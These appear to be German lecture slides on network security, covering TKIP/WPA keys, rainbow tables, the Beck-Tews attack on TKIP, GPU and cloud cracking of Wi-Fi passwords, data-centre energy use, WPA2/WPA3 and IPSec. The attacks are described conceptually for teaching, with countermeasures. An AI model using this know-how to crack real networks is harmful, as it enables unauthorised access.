


Figure 43s—Pairwise key hierarchy

- CCMP ist Bestandteil von WPA2 (später)
- PRF: Pseudo Random Function zur Schlüsselableitung (vgl. PKCS#5 oder RFC2898)


TKIP Verschlüsselung: Blockdiagramm

- Aus IEEE 802.1i-2004



- | | | | |
|-------|-----------------------|--------|----------------------------|
| ■ TA | Transmitter Address | ■ MSDU | MAC Service Data Unit |
| ■ TK | Temporal Key | ■ MPDU | Message Protocol Data Unit |
| ■ TSC | TKIP Sequence Counter | ■ TTAK | TKIP Mixed Address and Key |
| ■ DA | Destination Address | ■ MIC | Message Integrity Code |
| ■ SA | Source Address | | |


TKIP Verschlüsselung



- **TTAK** TKIP Mixed Address and Key
- **TK** Temporal Key
- **TSC** TKIP Sequence Counter

- **Phase 2 Key Mixing**
 - TTAK = Phase1(TA, TK, TSC)
 - Phase2(TTAK, TK, TSC)
 - Phase2 ist Feistel-Chiffre:
 - Einfache Operationen für „schwache“ AP-Hardware
 - XOR, UND, ODER, >>
 - S-Box
 - Erzeugt 128 Bit WEP-Schlüssel
 - 24 Bit Initialisierungsvektor
 - 104 Bit RC4-Schlüssel


TKIP Verschlüsselung: Zusammenfassung



- Für jedes Frame (MSDU) wird eigener Schlüssel generiert
- Hardware-Abwärtskompatibilität; d.h. Verwendung von RC4 nach wie vor problematisch

- Bei Verwendung von Pre Shared Keys (PSK) hängt die Sicherheit stark von der Stärke des Passworts ab
- Angriff mit Rainbow-Tables (seit 2004)
- Angriff auf PRF Funktion der Schlüsselverteilung (August 2008)
 - nutzt GPUs (Graphics Processing Units) anstatt CPUs
 - Entwickelt auf NVIDIA-CUDA (Compute Unified Device Architecture)
 - Compiler und Entwicklungsumgebung
 - nativer Zugriff auf GPUs auf Grafikkarten
 - dadurch massive Parallelisierung möglich
 - damit Speedup von Faktor 30 und mehr möglich
 - Zeit für „Raten“ eines Passwortes reduziert sich auf 2-3 Tage

- 2022 announcement,
Codename Hopper
- 7296 Cores
- 134 TFlops (10^{12})
(Single Precision, FP32)
68 TFlops (Double
Precision, FP64)
- 2 x 350-400 W



NVIDIA DGX H100

- 8 x H100 GPU
- 640 GB GPU-Speicher
- 4 x NVIDIA NVSwitches
 - 7,2 TB/s zwischen GPUs
 - Netzinterface mit 400 Gb/s
- Dual x86 CPU mit 2 TB Speicher
- 30 TB NVMe-SSD
- 10,2 kW (ohne Kühlung)



Top 500 - Liste der 500 schnellsten Rechner weltweit

2	Aurora - HPE Cray EX - Intel Exascale Compute Blade, Xeon CPU Max 9470 52C 2.4GHz, Intel Data Center GPU Max, Slingshot-11, Intel DOE/SC/Argonne National Laboratory United States	4,742,808	585.34	1,059.33	24,687		
3	Eagle - Microsoft NDv5, Xeon Platinum 8480C 48C 2GHz, NVIDIA H100, NVIDIA Infiniband NDR, Microsoft Microsoft Azure United States	1,123,200	561.20	846.84			
9	Eos NVIDIA DGX SuperPOD - NVIDIA DGX H100, Xeon Platinum 8480C 56C 3.8GHz, NVIDIA H100, Infiniband NDR400, Nvidia NVIDIA Corporation United States	485,888	121.40	188.65			

Top 500 - Abschätzung Energieverbrauch Platz 3 und 9

- Annahmen:
 - NVIDIA H100 SXM-Modul: Betrieb im 700 W Modus und 67 TFlop/s Leistung
 - Theoretical Peak (Rpeak) - ausschließlich aus den H100-GPUs
- **Eagle (Platz 3)**
 - 847 PFlops/s Leistung entspricht 12.640 H100 SXM Module
 - entspricht 1.580 DGX H100
 - DGX H100 benötigt 10,2 kW
 - Stromaufnahme **16.116 kW** (ohne Kühlung)
- **Eos NVIDIA (Platz 9)**
 - 187 PFlop/s entspricht 2.792 H100 SXM Module
 - entspricht 349 DGX H100
 - Stromaufnahme **3.560 kW** (ohne Kühlung)

NVIDIA DGX SuperPod





Energieeffizienz im Rechenzentrum: Maßzahlen

- Power Usage Effectiveness (PUE)

$$PUE = \frac{\text{Gesamtenergieverbrauch}}{\text{Energieverbrauch IT}}$$

$$PUE > = 1,0$$

PUE je näher an 1,0 umso besser

- typische PUE-Werte
 - RZ mit Luftkühlung (1,5 bis 2,x)
 - RZ mit Wasserkühlung (< 1,5)
- Grenzen des PUE
 - Geographische Lage (Nordfinnland im Vergleich zu Spanien)
 - Steigender Stromverbrauch der IT führt zu sinkendem PUE
- ABER:
 - PUE gut als Maßzahl für die Bewertung von Maßnahmen in einem RZ
 - Vergleich der Größenordnung des PUE verschiedener RZ

Eagle - Stromverbrauch und Kosten

- Stromaufnahme 16.116 kW (ohne Kühlung)
- Kühlungsaufschlag: PUE 1,65 - 1,89
 - ca. 30 % Lüfter, 30 % Kältekompressionsmaschinen
- Stromaufnahme im Normalbetrieb ~ 60% - 70% der Spitzenlast, d.h. 10.500 kW
- Stromaufnahme inkl. Kühlung bei 8.400 Betriebsstunden pro Jahr
 - $10.500 \text{ kW} * 1,65 * 8.400 \text{ h/a} = 145.530.000 \text{ kWh/a}$
 - **146 GWh**
- Zum Vergleich:
 - durchschnittlicher Stromverbrauch pro Person 1.500 kWh/a
 - Tesla Model Y (LR) ~ 18,5 kWh/100 km
- Eagle verbraucht pro Jahr so viel Strom wie
 - 97.000 Personen (Erlangen: 117.000, Bamberg 80.000)
 - 786 Mrd. Tesla Kilometer
 - 38.400 Tesla Model Y mit einer Jahreslaufleistung von 20.000 km/a

Stellenanzeige Microsoft vom Oktober 2023

Principal Program Manager Nuclear Technology | Microsoft Careers

01.10.23, 13:11

Job you selected

Principal Program Manager Nuclear Technology

5 days ago

Multiple Locations, United States

Up to 100% work from home

"The next major wave of computing is being born, as the Microsoft Cloud turns the world's most advanced AI models into a new computing platform," said Satya Nadella, chairman and chief executive officer of Microsoft. "We are committed to helping our customers ..."

[See details](#)

< Show similar jobs

Principal Program Manager Nuclear Technology

Multiple Locations, United States

[Apply](#)

[Save](#)

[Share job](#)

* No longer accepting applications

Date posted **Sep 25, 2023**

Job number **1627555**

Work site **Up to 100% work from home**

Travel **0-25 %**

Role type **Individual Contributor**

Profession **Program Management**

Discipline **Technical Program Management**

Employment type **Full-Time**

Feedback

We're looking for a Principal Program Manager, Nuclear Technology, who will be responsible for maturing and implementing a global Small Modular Reactor (SMR) and microreactor energy strategy.

This senior position is tasked with leading the technical assessment for the integration of SMR and microreactors to power the datacenters that the Microsoft Cloud and AI reside on. They will maintain a clear and adaptable roadmap for the technology's integration, diligently select and manage technology partners and solutions, and constantly evaluate the business implications of progress and implementation.



NVIDIA DGX A100
8 GPUs pro DGX
16 GPUs pro Rack
Luftgekühlt
PUE: 1,65-1,80



MCML im Vergleich zu terrabyte




NVIDIA DGX A100
8 GPUs pro DGX
16 GPUs pro Rack
Luftgekühlt
PUE: 1,65-1,80

NVIDIA DGX A100
4 GPUs pro DGX
bis zu 144 GPUs pro Rack
Direkt Warmwassergekühlt
frei Kühlung das ganze Jahr
PUE: 1,03-1,05



terabyte


NVIDIA DGX A100
4 GPUs pro DGX
bis zu 144 GPUs pro Rack
Direkt Warmwassergekühlt
frei Kühlung das ganze Jahr
PUE: 1,03-1,05



- Bei allen Krypto-Angriffen ist Rechenzeit- und Speicherplatzkomplexität zu betrachten
- Rainbow-Tables versuchen, optimalen time-memory tradeoff zu nutzen, um vollständigen Brute-Force-Angriff zu sparen
- Idee: Optimale Speicherung einer Klartext-zu-Hash Tabelle
- Kompakte Speicherung von sog. Chains (Ketten/PW-Sequenzen)
 - Kette startet mit initialem Klartext-Wort, dieses wird gehasht
 - resultierender Hash wird Reduktionsfunktion unterworfen
 - Reduktionsfunktion liefert weiteres potentielles Klartext-Wort
 - Dieser Vorgang wird n-mal wiederholt
 - relevant sind nur erstes Klartext-Wort und letzter Hash-Wert
 - Vorgang wird einmal für alle Wörter eines Wörterbuchs wiederholt
 - Kollisionen vermeiden: internes Klartext-Wort darf nicht Startwert einer anderen Kette sein

Rainbow Tables; Beispiele

- Trivialfall: Nur 1 Iteration
 - Speichert zu jedem Klartext seine Hashsumme
 - Rainbow-Tabelle wird sehr lang und damit zu groß
- 3 Iterationen:



Rainbow Tables: Anwendung

- Rainbow-Tabelle mit w Einträgen und Ketten der Länge n
- MD5 Hash: bca6a2aed3edc8e22f68ed65e39682c6 („IT-Sec“)
- Suche in Tabelle auf rechter Seite. Fallunterscheidung:
 1. Hash-Wert gefunden, steht z.B. in Zeile 17
 - Kette aus Zeile 17 komplett durchlaufen
 - $(n-1)$ te Anwendung der Reduktionsfunktion liefert den gesuchten Klartext
 2. Hash-Wert steht nicht in Rainbow-Table
 - Reduktion des Hashes (vereinfachtes Bsp. erste 6 Zeichen): bca6a2
 - MD5(bca6a2) liefert 3c41c8c8c5d27647d3f64937a801c90a
 - Suche diesen Hash in Tabelle
 - In der Praxis werden verschiedene Reduktionsfunktionen kombiniert
 - Ziel: Kollisionen / Wiederholungen vermeiden, um möglichst viele Klartexte abzudecken

Angriff auf TKIP Verschlüsselung

- Beck, TU Dresden, Tews, TU Darmstadt; publ. 08.11.2008
- Erstes Verfahren, das keine Pre Shared Keys voraussetzt
- Basiert auf chop-chop Angriff (bekannt seit 2005)
- Funktionsweise:
 - Angreifer schneidet Verkehr mit, bis er verschlüsseltes ARP-Paket findet (vgl. Folien „Breaking WEP in less than 60 seconds“)
 - letztes Byte wird entfernt
 - Annahme: Byte war 0; mit XOR-Verknüpfung mit bestimmten Wert wird versucht, eine gültige Checksumme zu erzeugen
 - Paket wird an STA gesendet:
 - Inkorrekt: Paket wird verworfen
 - Korrekt: Client erzeugt MIC Failure Report Frame; Angreifer muss dann vor nächstem Versuch 60 Sekunden warten, sonst erzwungener Verbindungsabbau
 - Worst Case: 256 Tests für 1 Byte erforderlich. Praktisch: In 12 Minuten mindestens 12 Byte entschlüsselbar.

- Sicherheitsmaßnahmen von WPA
 - Anti-chopchop: zwei falsche MICs in 1 Minute \Rightarrow Verbindungsabbau
 - TSC (Sequenznummer) verhindert Wiedereinspielen
- Gegenmaßnahmen:
 - 60 Sekunden warten (vgl. Folie vorher)
 - Replay nicht an verwendeten, sondern an anderen Sendekanal
- Entschlüsselung des ARP Pakets ermöglicht:
 - Schlüsselstrom vom AP zu STA und MIC Code können ermittelt werden
 - Eigene verschlüsselte Pakete können an STA gesendet werden; z.B. zum Manipulieren von ARP-Paketen
- Grenzen des Angriffs
 - Rekeying-Intervall muss ausreichend groß sein
 - QoS muss aktiviert sein, sonst stehen keine 8 Kanäle zur Verfügung
 - nur eine Richtung: AP zu STA

WPA-Schlüssel in der Cloud brechen (Jan. 2011)



- Angriff auf WPA-Schlüssel (Pre-Shared Keys) über die Elastic Compute Cloud (EC2) Infrastruktur von Amazon
- Prinzipiell nichts Neues, nutzt nun aber die Cluster GPU Instances
- Wörterbuch-Angriff mit 70 Millionen Wörtern; pro Amazon-Maschine rund 50.000 Wörter pro Sekunde
- Alternative z.B. www.wpacracker.com: \$17 für Wörterbuch-Angriff mit mehr als 250 Millionen Wörtern auf 400 „herkömmlichen“ Amazon CPU Instances

- WPA **NICHT** verwenden

- Empfehlung: Verwendung von WPA 2 anstelle von WPA
- Änderungen:
 - AES ersetzt verpflichtend RC4
 - CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol) als Ersatz für TKIP
- Verfahren gilt derzeit als sicher
 - Verpflichtend für Geräte mit Wi-Fi Logo

- Im Juni 2018 als Ergänzung zu WPA 2 standardisiert
- Authentisierung mit Simultaneous Authentication of Equals (SAE) - Drageonfly Protokoll; für PreShared Key Netze
 - Sichere Generierung von Sitzungsschlüsseln
 - Schutz vor KRACK
 - Schutz in Mesh Netzen
- Schutz offener und Gast Netze
 - Oportunistic Wireless Encryption Methode (OWE, RFC 8110)
 - Individuelle Verschlüsselung pro Client
 - ohne individuelles Passwort
 - Diffie-Hellman Verfahren zur Erzeugung von PMKs



Leibniz-Rechenzentrum
der Bayerischen Akademie der Wissenschaften

Kapitel 13: Netzsicherheit - Schicht 3: Network Layer - IPSec

- Schwächen des Internet-Protokolls (IP)
- IPSec: Sicherheitserweiterung des IP-Protokolls
 - Authentication Header (AH)
 - Encapsulating Security Payload (ESP)
 - Anwendungsbeispiele
- Schlüsselverteilung mit IKEv2 (Internet Key Exchange)
 - Aufbau einer IKE SA
 - Authentisierung der Partner
 - Aufbau der IPSec SA
 - Erzeugung von Schlüsselmaterial

IP: Gefahren und Schwächen

- Vertraulichkeit:
 - Mithören relativ einfach möglich
 - Man-in-the-middle-Angriffe
 - Verkehrsfluss-Analyse
- Integrität:
 - Veränderung der Daten
 - Session Hijacking
 - Replay-Angriffe
- Authentisierung:
 - IP Spoofing
- Lösung: IPSec (Sicherheitserweiterungen für IP)
 - Fester Bestandteil von IPv6
 - Als Erweiterungs-Header auch für IPv4 einsetzbar
 - Motivation: Erspart den Aufwand für entsprechende Gegenmaßnahmen in jeder einzelnen Anwendung (d.h. auf höheren Schichten)

- IP Authentication Header (AH)
 - Integrität des verbindungslosen Verkehrs
 - Authentisierung des Datenursprungs (genauer: des IP-Headers)
 - Optional: Anti-Replay-Dienst
- IP Encapsulating Security Payload (ESP)
 - Vertraulichkeit (eingeschränkt auch für den Verkehrsfluss)
 - Integrität
 - Authentisierung (der sog. Security Association)
 - Anti-Replay Dienst
- Jeweils zwei verschiedene Betriebsmodi:
 - Transport Mode
 - Tunnel Mode


Transport Mode / Tunnel Mode

